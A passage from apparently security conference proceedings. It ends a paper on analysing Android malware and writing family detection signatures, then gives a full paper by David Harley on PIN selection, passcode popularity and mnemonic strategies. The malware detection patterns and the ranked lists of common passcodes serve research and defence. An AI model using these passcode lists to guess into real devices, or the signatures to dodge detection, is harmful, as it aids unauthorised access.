By package name ,full or limited to specified number of namespaces.
By activity/name.
By requested permissions.

Using Classes.dex:

By package name (first method name truncated by last /), also full or limited.

The sort result could look as follows:

```
.\admob_Ad
.\android_bluetooth
.\au_com
.\a_
```

```

.\biz_mtoy
.\com_android
.\com_tencent

```

where each directory contains samples with the specified 2 initial namespaces.

3.2. Disassembly of Apk for analysis.

An Apk file is a ZIP archive that can be decompressed with the standard (un)Zip. The AndroidManifest.xml is decompiled using the format specification detailed above. The Classes.dex file is converted to the Jar format using the *Dex2Jar* utility. Additionally, this Jar is then decompressed using standard (un)Zip and class files inside are decompiled using the *Jad* utility.

Then the source of the class files in Java is usually clear enough to conclude a sample as malware or clean file. Obfuscation methods are used same as for Java malware: string encryption and concatenation, polymorphic variable names etc.

Specific detections for Classes.dex file are trivial and can be done by CRC as for plain binary file. The identical malicious Classes.dex is often reused in tens to hundreds different Apk files.

3.3. Writing family detection.

After sorting and analysis the researcher obtains a number of Classes.dex samples that are similar to each other, often variants of a recognized malware family. There are many such families and each should be detected by an antivirus scanner. Additionally the scan slowdown should be minimal. To ensure this, a method of sequential triggers is used. For each malware family a structure is created:

```

Permission flags (useful only if Apk file, not Classes.dex, is analyzed)
Range of Classes.dex file size
Range of Classes table size in Classes.dex
Range of Strings table size in Classes.dex
Array of class names:
Pattern of Class name in Classes.dex, number of class in table.
Further detection routine.

```

Every entry is analyzed for every family, then file analysis is continued or stopped.

An Example definition for family Kmin.A, there is array of such definitions:

```

Flags: SYSTEM_TOOLS | WRITE_EXTERNAL_STORAGE | CALL_PHONE |
RECEIVE_SMS
DexFileSize (280000,380000)
DexStringTblSize(0xF00,0x1200)
DexClassDefsSize(0x90,0xB0)
Class(0,0,"com/km/ad/AdApplication")

```



```
Class(1,1,"com/km/ad/AdJson")
Class(5,20,"com/km/charge/BbxChargeEngine")
```

If an Apk file is analyzed, first the `AndroidManifest.xml` is extracted and decoded. Permission flags are matched for each family, if a match is found for at least one – further extraction of `Classes.dex` should be initiated.

For `Classes.dex`, blocks of data within a certain range are matched. In case of matches, the results are “remembered”.

From these results, additional parsing class names and an additional match against known family templates is performed, where ranges are found to be within certain criteria.

If for detection against a known family, a class name is not found to match - examining for this family is discontinued, and the sample could end up detected as a different family variant.

If, in this manner, scanning is discontinued for all the known families – the analysis is concluded.

So the performance is optimized and no unnecessary verifications are done. The scanning process is running only once per file examining for detections while parsing, rather than separate detection routines being run for every detection.

3.4. Extra checks in `Classes.dex`

For some families the class names are not specific enough and need additional verification to avoid potential false positives. For example, in the case of a family of polymorphic SMS Trojans with the following class names:

```
kk/android/AppActivity
kk/android/NooZ
kk/android/Ohlah
...
```

The class names after the first one, are generated and the count of classes count falls within a certain range. In this case, the verification process mentioned above for class name polymorphic patterns is not enough, and a plain binary search for strings is performed:

```
android/telephony/SmsManager;
java/util/Random;
```

and some others. This reduces FP probability to low enough values. Additionally, a search for Dalvik bytecode instructions is possible, if they are specific enough.

3.5. Examining Dex bytecode

Sometimes examining bytecode can be useful, particularly in the case that strings are found to be polymorphic. The “entrypoint” analogy could be applied to the `onCreate()` method of a class that extends Activity class, it actually runs first. Here’s how to locate it.

The `class_def_item` structure has a `superclass_idx` member at offset 8, that is index to superclass (*extends* statement in Java) in `type_ids` array. Iterating the classes, we can find the class

whose superclass is called android/app/Activity. Then we should parse the *class_data* block for this class, the pointer to *class_data* is at offset 0x18.

The *class_data* structure is as follows:

```
uleb128 static_fields_size;
uleb128 instance_fields_size;
uleb128 direct_methods_size;
uleb128 virtual_methods_size;
static_fields encoded_field[static_fields_size];
instance_fields encoded_field[instance_fields_size];
direct_methods encoded_method[direct_methods_size];
virtual_methods encoded_method[virtual_methods_size];
```

The *onCreate()* is always a virtual method, and we need to skip to *virtual_methods* array, parsing all the above items, as they contain variable-length values of type uleb128.

The *encoded_method* type is a structure of 3 uleb128:

```
method_idx_diff – difference of method index from previous one
access_flags
code_off      - offset of code ,almost that we need
```

Calculating *method_idx* by adding *method_idx_diff* values, we get a pointer to method name. The *method_idx* is index in *method_ids* table. We iterate until it points to *onCreate()*. Then its *code_off* is offset to a structure *code_item* that contains the code of the method. The structure of *code_item* is as follows:

```
ushort registers_size
ushort ins_size;
ushort outs_size
ushort tries_size;
uint debug_info_off;
uint insns_size; //size of instructions list
insns ushort[insns_size]; //finally the code itself
```

skipping to *insns[]*, we can compare a template beginning at the code, or search for a template in *insns* array. In practice, this has not been done yet by me.

Conclusion

The methods described allow analysis of Android malware with an acceptable amount of effort and additionally outline the creation of generic detections with considerable proactive effect. In time, it is expected that the complexity of malware on this platform could increase, making detection more complicated.

References

1. <http://developer.android.com/index.html> : Android development site
2. <https://play.google.com/store> : Android market
3. <http://source.android.com/tech/dalvik> : Dalvik executable format spec.
4. <http://4pda.ru/forum> : one of forums with Android soft available for direct download
5. <http://stackoverflow.com/questions/2097813/how-to-parse-the-androidmanifest-xml-file-inside-an-apk-package>
parsing AndroidManifest.xml
6. <http://www.varaneckas.com/jad> : Jad utility
7. <http://code.google.com/p/dex2jar> : Dex2jar utility

PIN Holes: Numeric Passcodes and Mnemonic Strategies

*David Harley
ESET North America*

About the Author

David Harley CITP FBCS CISSP has been researching and writing about security since 1989, and has worked with ESET North America – where he holds the position of Senior Research Fellow – since 2006. He previously managed the UK's National Health Service Threat Assessment Centre and is CEO of Small Blue-Green World. He is a former director of AMTSO. His books include Viruses Revealed and The AVIEN Malware Defense Guide for the Enterprise. He is a prolific writer of blogs, articles and conference papers. He is a Fellow of the BCS Institute (formerly the British Computing Society, and has held qualifications in security management, service management (ITIL), medical informatics and security audit.

Contact Details: c/o ESET North America, 610 West Ash Street, Suite 1700, San Diego, CA 92101, USA, phone +1-619-876-5458, e-mail david.harley@eset.com

Keywords

PIN, Personal Identification Number, mnemonics, keypad, memorization strategy, non-memorization strategy, ATM, handheld devices, PC keyboard, entropy, password management, passphrases, policy, education.

PIN Holes: Numeric Passcodes and Mnemonic Strategies

Abstract

Recommendations on how to select and/or memorize a four-digit PIN (Personal Identification Number) can be found all over the Internet, but while we have learned a great deal from analyses of mixed-character passwords and passphrases revealed by high-profile breaches like the highly publicized Gawker and Rockyou.com attacks, there are no exactly equivalent attack-derived data on PIN usage. However, a sample of 204,508 anonymized passcodes for a smartphone application, by ranking 4-digit strings by popularity, gives us a starting point for mapping that ranking to known selection and mnemonic strategies.

Memorization strategies summarized by Rasmussen and Rudmin include rote learning; memorization according to keypad pattern; passcode re-use from other security contexts; code with personal meaning; code written down or stored electronically (as on mobile phone) – possibly using various concealment and transformation strategies.

The data provided by Amitay allows us to assess the degree to which memorization strategies are used in relation to a standard smartphone numeric keypad, but also to engage in some informed speculation on the extent to which they might be modified on other keypads, including QWERTY phone keypads, ATM keypads, security tokens requiring initial PIN entry, and hardware using an inverted (calculator-type) numeric layout. The ranking allows evaluation of the entropic efficacy of these strategies: the more popular the sequence, the likelier it is to be guessed.

These considerations are used to assess the validity of commonly recommended strategies in a diversity of contexts and generate a set of recommendations based on the findings of this analysis. These recommendations are placed into the context of more general mixed-character passwords and passphrases. They will provide a starting point for security managers and administrators responsible for the education and protection by policy of end users and customers using the kinds of device and application that require numeric passcodes for authentication.

Introduction

There are few people in technology-rich societies who *never* have to make use of a numeric passcode or Personal Identification Number (PIN) sometimes, often in a multi-factor authentication context. (The use of the terms PIN, passcode, password and passphrase in this paper is as defined in the Appendix.)

Some examples of everyday PIN usage:

- Getting cash from an Automated Teller Machine (ATM) or cashpoint.
- Chip and PIN credit/debit card transactions
- Digital locks accessed by keypad, digital padlocks
- Handheld authentication devices where a PIN may be supplemented by a biometric technique (e.g. fingerprint scanning) or a one-time password/passcode regularly re-generated (a typical example refreshes every 60 seconds). Software that implements somewhat similar functionality is now seen on all the common smart-phone platforms, widespread enough to have attracted the attention of malware authors. For example, a recent malicious app for Android (Castillo, 2012) masquerades as a token generator allegedly

supplied by banks including Santander, and is actually intended to capture the victim's initial password before generating a 'token' which is actually just a random number. While a good passcode or PIN will not help in the case of such an attack, this attack trend is a pretty good indication of how mainstream this kind of application is becoming – and how it is transferring from the desktop to the mobile arena.

- Mobile devices such as laptops, netbooks and tablets used for access to specialist resources and databases on the move: for example, mobile healthcare specialists requiring access to patient data.
- Smartphones and other mobile devices (iPods, tablets and so on) also use PINs and other passcodes for protection and privacy by screen-locking (Amitay, 2011). And that is where the author's hunt for rational PIN selection and memorization strategies actually began. (Harley, 2011a)

The main data sources used here are a database quantifying passcode usage kindly shared with this author by Daniel Amitay (Harley, 2011b), and an analysis by Rasmussen and Rudmin (Rasmussen & Rudmin, 2010) of the results of surveys quantifying the use of various mnemonic strategies.

Big Brother is Watching (and Counting)

Amitay marketed an iPhone app called Big Brother to take photos of anyone using an iPhone or iPod Touch 4 without permission (i.e. without entering a passcode). An update added code to capture the passcodes required during setup without identifying the individual iGadget or its owner, and ran some analysis on a sample population of 204,508 passcodes. In fact, iGadgets offer a choice of passcode modes for screenlocking:

- Inactive
- Simple 4-digit passcode
- A more complex passcode

The customer's choice of passcode for Big Brother doesn't necessarily reflect either the strategy for selecting a 4-digit screenlocking passcode or general PIN selection practice – in fact, as we'll see, differences in keypad layout probably have a significant influence on selection strategies for some devices – but it seems reasonable to assume that, given the size of Amitay's sample population, there's likely to be *some* correlation, at least with respect to the same iGadget. We already know that people re-use passwords on many accounts, and high-entropy numeric strings are probably harder to remember and even more liable to re-use.

Discussion

Rasmussen and Rudmin offer a list of mnemonic strategies:

- Rote learning
- Memorization by keypad patterning
- Code re-use
- Code with personal meaning
- Numbers paired with letters
- Code written down and kept separate*

- Code stored in mobile phone*
- Code concealed in a phone number*
- Written down and kept in proximity*
- Written down but rearranged*
- Notated as a transform of the code*

The strategies marked with an asterisk are what might be described as non-memorization or memorization-avoidance strategies, and the Amitay data, being anonymized, don't give provide us with insight into the proportion of subjects who use them.

Out of a sample of 388 respondents to a survey (Rasmussen & Rudmin, 2010), however, 61% claimed to use at least one non-memorization strategy, while 38% claimed to use a code that meant something to them personally. Amitay and Rasmussen & Rudmin both cite dates as an example of such a personal meaning, but other examples might include (part of) a house or apartment number, telephone number, car number, and so on.

Murder She Rote

One straightforward non-memorization option is what might be called the 'take what you're given' approach: that is, to accept and memorize a PIN as originally allocated by a service provider, even in the absence of a convenient strategy to make memorization of a hard-to-remember password or passcode easier. In some contexts, of course, there is no alternative: the system simply doesn't offer a way of personalizing the passcode: however, in that case, we can hardly talk about selection. On the other hand, a customer or end-user might be required to change an initially-generated passcode on activation and/or change it on a regular basis, though these requirements are far more common in the context of passwords. When offered a choice, do people prioritize security over ease of recall (in the absence of a non-memorization strategy)?

There is copious evidence that many people are continuing to use highly stereotyped password selection as aids to memorization. Or to put it another way: many, many people are using the same handful of passwords. In fact, much of the research on password use and re-use derived from the analysis of [known](#) collections of exposed passwords (Harley, 2011c) so as to see which are the most commonly used, and there's a high degree of consistency in various top ten (or top five, top 100 or even top 100) lists of 'worst passwords'. For example, the following are found somewhere in the top twenty in many such lists, though not always in the same order (What's My Pass?, 2008):

123456 [...9]
password
qwerty
iloveyou
abc123

Table 1: Common/Stereotyped Passwords

PINS, Needles and Haystacks

It seems that similar stereotyping applies in the selection of numeric passwords: it turns out that the top ten choices accounted for 15% of Amitay's sample set:

Ranking	Passcode	Incidence
1	1234	8,884
2	0000	5,246
3	2580	4,753
4	1111	3,262
5	5555	1,774
6	5683	1,425
7	0852	1,221
8	2222	1,139
9	1212	944
10	1998	882

Table 2: Top Ten Passcodes (n=204,508) (Amitay, 2011)

Perhaps we shouldn't be too surprised that the top-ranked 4-digit code is essentially the same as the top-ranked password according to many sources (Imperva, 2010): that is, the first n digits in the numeric sequence from 1 to 9. Most password authentication schemes enforce a minimum length of at least six characters: if the minimum length for passwords was four characters or the common convention for PIN length was six digits, the top-ranked password and top-ranked PIN might well be identical.

The iPhone and its iGadget siblings give the user ten chances to try an activated 4-digit screenlock passcode before locking them out, giving an intruder a surprisingly good chance of getting in using only the top ten passcodes as indicated in Amitay's sample set. (Harley, 2011b);

Other security applications on other platforms may less (or more) forgiving.

Bad Passwords in the Twitterverse

Twitter has its own views on what constitutes bad password selection: in 2009 it started to refuse to accept passwords submitted by its users that featured on its own blacklist. (Gawker, 2009). Further investigation showed that it was using a script along these lines.

```
for (var i = r.length - 1; i >= 0; i--){
  twttr.BANNED_PASSWORDS.push(r[i].replace(/[a-z]/gi, function(l){
    var c = l.charCodeAt(0), n = c + 13;
    if((c<=90 && n>90) || (n>122)) { n -= 26; }
    return String.fromCharCode(n);
  }));
};
})();
</script>
```

Decoding the alphanumerically ordered list of proscribed passwords obscured using a simple substitution algorithm, essentially ROT13 we find the following completely numeric strings: '000000', '111111', '11111111', '112233', '121212', '123123', '123456', '1234567', '12345678', '123456789', '131313', '232323', '654321', '666666', '696969', '777777', '7777777', '8675309', '987654'.

There are, of course, also some mixed alphanumeric strings like our old friend 'abc123' and 'ncc1701', an ID indelibly associated with the USS Enterprise (Wikipedia, 2005). (In fact, since the script uses only a ROT13 algorithm, which doesn't include substitution for digits, decoding is not actually necessary to see the purely numeric strings.)

Ergo Ergonomics

The classifications defined by Rasmussen and Rudmin include 'Memorization by keypad patterning'. To avoid confusion with the Pattern Unlocking technology used in some Android touchscreen telephone handsets (Zwienenberg, 2012), though that has some relevance to the topic under consideration, I've preferred to use the term ergonomic strategy rather than patterning to describe strategies that derive from the layout of keyboards and keypads. My justification for this somewhat cavalier hijacking of the term 'ergonomic' is based on a definition of ergonomics by the International Ergonomics Association:

Ergonomics (or human factors) is the scientific discipline concerned with the understanding of interactions among humans and other elements of a system, and the profession that applies theory, principles, data and methods to design in order to optimize human well-being and overall system performance. (Human Factors and Ergonomics Society, 2005-2010)

Code Re-Use

This simply refers to re-using a passcode (or indeed password or passphrase) already memorized from another security context, so could be regarded as a non-memorization strategy. It's certainly a viable (if not secure) selection strategy, and some of the sources currently available for password stereotyping analysis indicate that it's a very widely used in that context: for example, Troy Hunt found, during analysis of 37,608 stolen Sony Pictures passwords put out as a torrent by LulzSec, that there were over 2,000 accounts where the same email address had been registered on both the 'Beauty' and 'Delboca' databases, and 92% of passwords were found across both systems (Harley, 2011d). We don't, however, have comparable PIN-usage data that would allow us to make a similar estimate across multiple systems.

Strategy Classification Hypotheses

Twitter's list doesn't tell us anything about the volume of use of these passphrases relative to other over-used passphrases on the list, but it does offer the opportunity to consider why they are used often enough to attract Twitter's attention. We can, in fact, guess at the following selection strategies and relate them to mnemonic strategies (with some overlap):

Category Number	Strategy Classification Hypothesis
1	Single character repeated as many times as is necessary to meet the required length of password. Interestingly, the only numeric characters seen here in the context of this strategy are 0, 1 and 7. Topographically, 1 is the easiest to find on a standard computer keyboard, so it's not surprising that it's found

	so often in single digit passwords, while 0 is also a logical ‘starting’ digit for computer-oriented geeks, and also easy to find for a hunt and peck typist. But why 7? Something to do with it’s being more memorable, being a ‘lucky number’ in Western cultures perhaps? (That would put it in the category Rasmussen and Rudin describe as ‘code with personal meaning’, even if it were ‘personal’ to an awful lot of people. However, it doesn’t take a touch typist to find <i>any</i> numeric key and press it <i>n</i> times, a strategy I’d define as ergonomic.
2	Simple ordered sequence starting (logically enough) from 1 and finishing when the password length requirement is met (123456 to 123456789 in the Twitter list). The algorithm is so mnemonically obvious that it barely needs to be memorized, as such, especially in a context where input is ignored after <i>n</i> characters, as may happen with PINs. Again, these are very easy sequences on a standard computer keyboard: the group 123 is actually very easy on the top row of the main keyblock, but also on the characteristic numeric keypad at the right hand side of a standard keyboard. We also have a special case here where each digit in the sequence is immediately repeated (112233), and two instances where the starting digit is different and the sequence is descending (987654 and 654321). However, these choices can be accounted for by the fact that they’re almost as easy to type as a ‘1-n’ sequence. These would probably fall into the keypad patterning/ergonomic category.
3	Short ordered sequences repeated as necessary: 121212, 123123, 131313, 232323 in this instance, suggesting ergonomic selection. The joker in this pack is 696969, where the base sequence is still ascending but the keys are significantly further apart on the top row of the main keyblock. On a numeric keypad, the nine is immediately above the six: however, given the number of stereotyped passwords that have some sexual connotation, it’s possible that there may be an association with soixante-neuf here.
4	One of these strings, 8675309, doesn’t meet any obvious ergonomic criteria, but a little research establishes that it is, apparently, ‘one of the most famous telephone numbers in the world’ (Urban Dictionary, 2004) being part of the title of a 1980s hit for Tommy Tutone. Snopes.com, a site specializing in urban legends, notes in passing (Snopes, 2007) that the sequence actually breaks down into three upward diagonal sequences on a touch-tone telephone (86, 753, 09), but that doesn’t seem particularly advantageous ergonomically, so a ‘code with personal meaning’ classification seems more appropriate. (Again, it’s clearly ‘personal’ to a great many people...)

Table 3: Suggested Strategy Classifications

How well does a similar analysis work with the Amitay data in Table 2?

Several of the top ten passcodes fit into the same hypothetical strategies listed in Table 3, even though virtual keypads for screenlocking on iGadgets are like the numeric keypad on a standard keyboard as represented in Table 4 (or the numbering on a touchtone telephone or smartphone) rather than the serial layout of numbers on the main keyblock.

Num Lock	/	*	-
7 Home	8 ↑	9 PgUp	+
4 ←	5	6 →	
1 End	2 ↓	3 PgDn	Enter
0 Ins		Del	

Table 4: Numeric/Cursor Keypad (standard keyboard)

1	2	3	4	5	6	7	8	9	0
---	---	---	---	---	---	---	---	---	---

Table 5: Numeric Keys on Main Keyblock (standard keyboard)

- 0000, 1111, 5555 and 2222 are obvious candidates for category 1 (same digit repeated as often as necessary). While 1212 is, for someone of my age and nationality, inevitably memorable by association with Scotland Yard's former telephone number Whitehall 1212 (Harley, 2011a), it's more probably and commonly a case of a repeated short sequence as per category 3 (i.e. an ergonomic strategy). In fact, 121212 is regularly found in lists of breached passwords.
- 1234 is, as in category 2 above, mnemonically obvious as an algorithm and requires no specific memorization, and isn't significantly more difficult to type on a keypad than on a standard typewriter-type keyboard.
- 2580 and 0852 are almost certainly ergonomic choices: The middle column on an iGadget virtual keypad reads 2580 going down, 0852 going up.
- 1998 doesn't seem to represent an obvious ergonomic or pattern memorization strategy, but Amitay hypothesises – on the basis that the year-like strings 1990-2000 are all in the top 50 while 1980-1989 are all in the top 100 – that people use the year of their birth or graduation as an easily remembered passcode. (Code with personal meaning.) It's likely that people do use memorable dates, but it's also likely that as they get older they use other memorable dates such as the date they got married, left university, changed jobs, and so on. However, this kind of hypothesis remains unproven in the absence of supporting qualitative data.

What about 5683? Not an obvious ergonomic choice: however, in the context of a smart-phone keypad, Amitay has a likely hypothesis to fit the case, using a memorization strategy. The numbers on such a keypad (excluding 1 and 0) usually include three or four corresponding letters:

1	2 abc	3 def
4 ghi	5 jkl	6 mno
7 pqrs	8 tuv	9 wxyz
	0	

Table 6: Smartphone Keypad Letter/Number Correlation

In this case, 5683 could easily correspond to L-O-V-E: as Amitay also points out, this is a rough analogue to the ‘iloveyou’ string that turns up in so many Top n Worst Passwords lists (Imperva, 2010). This falls into the category Rasmussen and Rudin refer to as ‘Numbers paired with letters.’ How widespread is this category likely to be? To some extent, this depends on keypad layout. The touchpad-phone-like layout of the iGadget Passcode Lock setting dialogue suggests that PINs including 1 and 0 don’t use exactly this strategy, as there are no letter pairings for these digits. However, it’s likely that some people may use one of these keys as a ‘dummy’ value, though this doesn’t altogether account for the high volume in Amitay’s data of PINs that *do* include 1 or 0. In fact, manually searching for numbers in the top hundred that *are* likely to correlate to four-letter dictionary words proved fairly unproductive. However, there are many possible four-letter strings that wouldn’t necessarily come up in a dictionary search yet still have meaning for the individual: for example ZIZZ, MATT, substituted digits for letters like H00K instead of HOOK, or mixed or interleaved alphanumerics like TIM7 or MI5T . The fact that these numeric strings rarely occur in the Amitay data suggests possible strategies for increasing PIN security, almost irrespective of their length.

Alphabetical String	4-Digit Equivalent	Instances
ZIZZ	9499	5
MATT	6288	10
H00K	4005	5
HOOK	4665	10
TIM7	8467	10
MI5T	6458	9

Table 7: String To PIN Mappings (n=204,508) [Amitay]

Keypad Layout is Key

While the number-to-letter mapping shown in Table 6 is very widely used on modern telephones, smart-phones and devices of a similar form factor, other layouts are possible, even on telephones, and these will impact on For example, the Blackberry ‘QWERTY’ keyboard layout results in this one-to-one number-to-letter mapping:

Number	Letter
1	W
2	E
3	R
4	S
5	D
6	F
7	Z
8	X
9	C

Table 8: Blackberry QWERTY number-to-letter mapping

In Tables 8 and 9, grouping of keys by row is indicated by alternating background shading.

This layout, unlike the more generally seen layout in Table 4, does offer letter mapping to the digit 1, but still not to 0, and reduces the number of letters available for a letter-to-number mapping strategy to 9. However, it's feasible that some passcodes combine a letter mapping strategy with a number-for-letter substitution strategy (f00d = 6005, for example).

Other QWERTY keyboards on handsets may use different mapping keys: for example, keyboards that include a top row of number/punctuation keys modelled on the common configuration for laptops, are likely to use the mapping shown in Table 7, further reducing the number of potential letter mappings to seven.

Number	Mapping
7	7
8	8
9	9
4	U
5	I
6	O
1	J

2	K
3	L
0	M

Table 9: Common Laptop Simulated Numeric Keypad Configuration

However, it may offer a slight ergonomic advantage to users accustomed to using numeric keypads on computer keyboards (Table 4) or common calculator configurations like Table 10:

7	8	9
4	5	6
1	2	2
0		

Table 10: Conventional Calculator Keypad Layout

There are (inconclusive) discussions on why numeric keypads on calculators and telephones are usually the opposite way round to each other at <http://www.howstuffworks.com/question641.htm>.

There are other ergonomic (keyboard-related) factors that are not considered here: for instance the use of Bluetooth add-on keyboards with iGadgets, and the use of alternative keyboard layouts such as Dvorak for ergonomic reasons. (Dvorak keyboards offer a surprising range of number key layouts according to context.)

Conclusion

Amitay's data are interesting and suggestive enough to point to some strategies for increasing entropy that can be shared with customers and end-users: however, there is a limit to how far we can go without more qualitative data directly solicited from users on what strategies they actually use. The study by Rasmussen and Rudin clearly indicates that many people don't use just one strategy, and that follows from the different styles of initial passcode allocation used in different contexts.

- Easy default PIN e.g. 0000. The need to change a default may vary according to context: you may never need to change the PIN on your cordless handset at home, but the News of the World scandal clearly demonstrates that if the privacy of your voicemail matters to you, setting another PIN is a sensible precaution. (Rogers, 2011)
- Difficult (high-entropy) PIN allocated for example by a credit card provider. Caveat: if a PIN is allocated (truly) randomly, it may actually hit on an over-used, 4-digit sequence that *should* be changed. However, financial institutions often filter out over-used sequences like 1234 and 7777, presumably when allocating an initial PIN, but certainly when a customer tries to change it. (MBNA, 2012; Bank of America, 2012)

What should we tell the end-users?

Strategies for generating secure PINs are not so different to those often suggested by the security community (Harley & Abrams, 2009). While the heavily randomized passphrase mixing

alphanumeric and punctuation characters so beloved of the security community (Butler, 2012) is not an option (thankfully for those who find it difficult to remember quasi-random sequences of unrelated character, alternative memorization strategies based on number-to-letter mapping or pattern unlocking (Zwienenberg, 2012) are legion. But which offer the best privacy? Let's revisit the mnemonic classifications used by Rasmussen and Rudin that count as memorization strategies.

Rote Learning

The trick is to select passwords or passcodes that are easy to remember for the legitimate user of a service, but hard for an attacker to guess. Learning a reasonably secure 4-digit PIN isn't too hard, though it may be harder for specific age groups and anyone can forget a PIN that has no personal meaning for them if they don't use it often enough to refresh the engram. Users who are confident of their ability to retain a pre-allocated passcode may be well-advised to check that such sequences aren't too obvious. A credit card is unlikely to arrive with a PIN like 0000, but that's a very common default sequence in telephony.

Memorization by Keypad Patterning

It's easier to tell people which passcodes and passcode strategies *not* to use, and some could be said to overlap categories. Here are some dubious strategies:

- Any string consisting of an ascending or descending sequence (1234, abcd, 9876). The risk might decrease, however, if the starting digit isn't 1, 0 or 9, as usage statistics drop sharply. In fact, descending sequences seem noticeably less used than ascending sequence. Fibonacci sub-sequences work better with longer strings and not starting too early in the sequence: 0112 isn't a great choice.
- Any string consisting of a single character repeated (this applies just as definitively to passwords as to passcodes). For instance, 0000 or 7777.
- Strings that consist of a short sequence repeated (especially 1212). 2121 is less popular, but still a high scorer. Again, starting with a different digit and descending rather than ascending is less popular. Palindromes are popular, but increasing the interval between adjacent digits is less popular.
- Two of the most common patterns on the conventional smart-phone keypad are 2580 and 0852: in other words, the middle column going down and going up. Their popularity is probably explained by the fact that this is the only row with four keys in a straight line, but that popularity makes them a poor choice for a PIN. 1470 is the 51st most popular choice, and 3690 is the 68th: in each case, the pattern is downward, finishing with 0. The reverse pattern seems very much less popular.

While Android Screenlock Patterning hasn't been discussed here, some of the same considerations apply. Patterning allows you to define a personally recognizable pattern by joining 9 dots in a pattern recognized by the device as equivalent to a password. To quote Zwienenberg (Zwienenberg, 2012):

"You can swipe your finger on the screen over a 9 point square and draw your favorite little line-picture to unlock it. The line-picture should not be too easy to guess, so if your name is Lisa or Lewis, using the "L" shape may not be the safest in the world."

Code Re-Use

Re-use of a known passcode (which could be described as a special case of a code with personal meaning) might be a good strategy under some circumstances: after all, if it's a good (i.e. less popular) choice in one context, it probably is in other contexts. The drawback is that if it becomes known in one context, the risk increases that an attacker will try it in other contexts.

Code with Personal Meaning

This approach eases memorization, but there are two main caveats:

1. If it's based on something like a memorable date, it shouldn't be too obvious a memorable date: for example, one that might easily be deduced from information on your Facebook profile.
2. If the code is one that's among the most popular, the fact that you didn't choose it for the same reason as everyone else doesn't make it any safer. For instance, if you chose 1234 for the fairly obscure reason that your uncle's cat had kittens on the 4th March 2012, that doesn't make it any more secure than if you'd chosen it because it was a stereotypical ascending sequence.

Numbers Paired with Letters

Many of the same considerations apply to number-to-letter mapping as to the strategies above, and indeed, there is the same likelihood of overlap. In particular, a text string used as a memory jogger for a PIN is also likely to have a personal significance. In the example MATT (6288) given in Table 5, it's easier for an attacker to guess at the strategy used if the subject's name is Matt, even though it's not a heavily used PIN according to the Amitay data. However, if the name Matt doesn't have any obvious connection with the subject, it becomes much more secure.

Number-to-letter mapping also offers the opportunity to take advantage of mixed alphanumeric characters, since even where a keypad doesn't have a direct mapping from a number to one or more letters, since numbers can be used in a memory jogger text string even though there is no corresponding letter. Examples in Table 5 included H00K and MI5T, which also feature the kind of substitution of numbers for letters often favoured in passwords.

Education, Policy and Technical Issues

You can take a horse to water and an end-user (or even a home user) to the Pierian Spring (Pope, 1709), but you can't make any of them drink. As ever, while some people will respond appropriately to advice and training and will be guided by policy, it's incumbent upon service providers to impose restrictions where possible to prevent the use of stereotyped passcodes.

Such services are not restricted to those furnished over the Internet by third-party providers: in the age of Bring Your Own Device (BYOD) where unauthorized or inappropriate access to a device may give an attacker access to internal resources, there's also a need within the enterprise to find ways to encourage and enforce sensible, security-aware behaviour when it comes to PIN selection strategy.

Inside and outside the workplace, it's critical that those who've embraced the 'share everything and don't worry about privacy or security' philosophy of social media are encouraged to recognize that the ready availability of so much personal and even sensitive data makes it less safe as a source of passcodes and passwords with personal meaning.

Appendix 1: Glossary

iGadget: informal blanket term for a mobile device, especially one marketed by Apple under the names iPod, iPad, or iPhone.

Memorization strategy: a mnemonic technique for remembering a pre-allocated passphrase or passcode, or replacing a pre-allocated passphrase or passcode with one the individual is likelier to remember.

Mnemonic: describes a technique for aiding memory or, as used here, avoiding the need for memorization of a context-specific token. For example, if I were always to use the number of my apartment as a PIN (I don't!) I would still have to remember my address, but wouldn't have to memorize anything in the context of a specific application, such as a new credit card.

Multi-factor authentication: the use of more than one layer of authentication. Factoring is normally described in terms of:

- Something you have (a key, a credit card, a handheld authentication device).
- Something you know (a password or passcode, the answer to a 'secret question').
- Something you are (a physical feature authenticated by fingerprint or retinal scanning, for example).

Non-Memorization Strategy: implementation of a means of access to a passphrase or passcode that avoids the need to memorize it, such as storing it in some (possibly obfuscated) form.

Passcode: a more general term for a numeric password, often used interchangeably with the term PIN. (<http://www.rsa.com/glossary/default.asp?id=1092>)

Password: a word or character string used to authenticate a service user to the service, often but not invariably in tandem with a unique identifier such as an account name. Where only a numeric character string is accepted, it reduces confusion to use the term passcode.

Passphrase: essentially, a longer version of a password that may or may not include single words as tokens separated by spaces as a delimiter. Passphrases may be preferred to simple passwords (Harley, Abrams) subject to other considerations, but their superiority in terms of entropy may be overestimated (Harley, 2012; Bonneau, 2012), especially for simple sentences and well-known quotations.

PIN (Personal Identification Number): a numeric password. ISO 9564, the international standard for PIN management and security in retail banking, (ISO, 2011) historically specifies a PIN length between 4 and 12 characters. However, many devices default to four digits, and may not accept more than six (or even four) characters.

References

- Amitay, D. (2011). Most Common iPhone Passcodes. Retrieved 19 March, 2012, from http://amitay.us/blog/files/most_common_iphone_passcodes.php
- Bank of America (2012). Card Security. Retrieved 19 March, 2012, from <http://www.bankofamerica.co.uk/credit-cards/security/>
- Bonneau, J. (2012). Some evidence on multi-word passphrases. Retrieved 19 March, 2012, from <http://www.lightbluetouchpaper.org/2012/03/07/some-evidence-on-multi-word-passphrases/>
- Butler, D. (2012). Retrieved 19 March, 2012, from https://twitter.com/#!/david_a_butler/status/181640506873352192/photo/1
- Castillo, C. (2012). Android Malware Pairs Man-in-the-Middle With Remote-Controlled Banking Trojan. Retrieved 19 March, 2012, from <http://blogs.mcafee.com/mcafee-labs/android-malware-pairs-man-in-the-middle-with-remote-controlled-banking-trojan>
- Cluley, G. (2011). The top 10 passcodes you should never use on your iPhone. Retrieved 19 March, 2012, from <http://nakedsecurity.sophos.com/2011/06/14/the-top-10-passcodes-you-should-never-use-on-your-iphone/>
- Gawker (2009). The 370 dumbest passwords as compiled by Twitter. Retrieved 19 March, 2012, from <http://gawker.com/5435621/the-370-dumbest-passwords-as-compiled-by-twitter>
- Harley, D. (2011a). Hearing a PIN Drop. Virus Bulletin, September 2011, 12-14. Retrieved 19 March, 2012, from <http://macviruscom.files.wordpress.com/2010/06/dharley-vb201109.pdf>
- Harley, D. (2011b). Passcodes and Good Practice. Retrieved 19 March, 2012, from <http://macviruscom.wordpress.com/2011/06/15/passcodes-and-good-practice/>
- Harley, D. (2011c). Good passwords are no joke. Retrieved 19 March, 2012, from <http://www.scmagazine.com/good-passwords-are-no-joke/article/204675/>
- Harley, D. (2011d). A nice pair of breaches. Retrieved 19 March, 2012, from <http://blog.eset.com/2011/06/07/a-nice-pair-of-breaches>
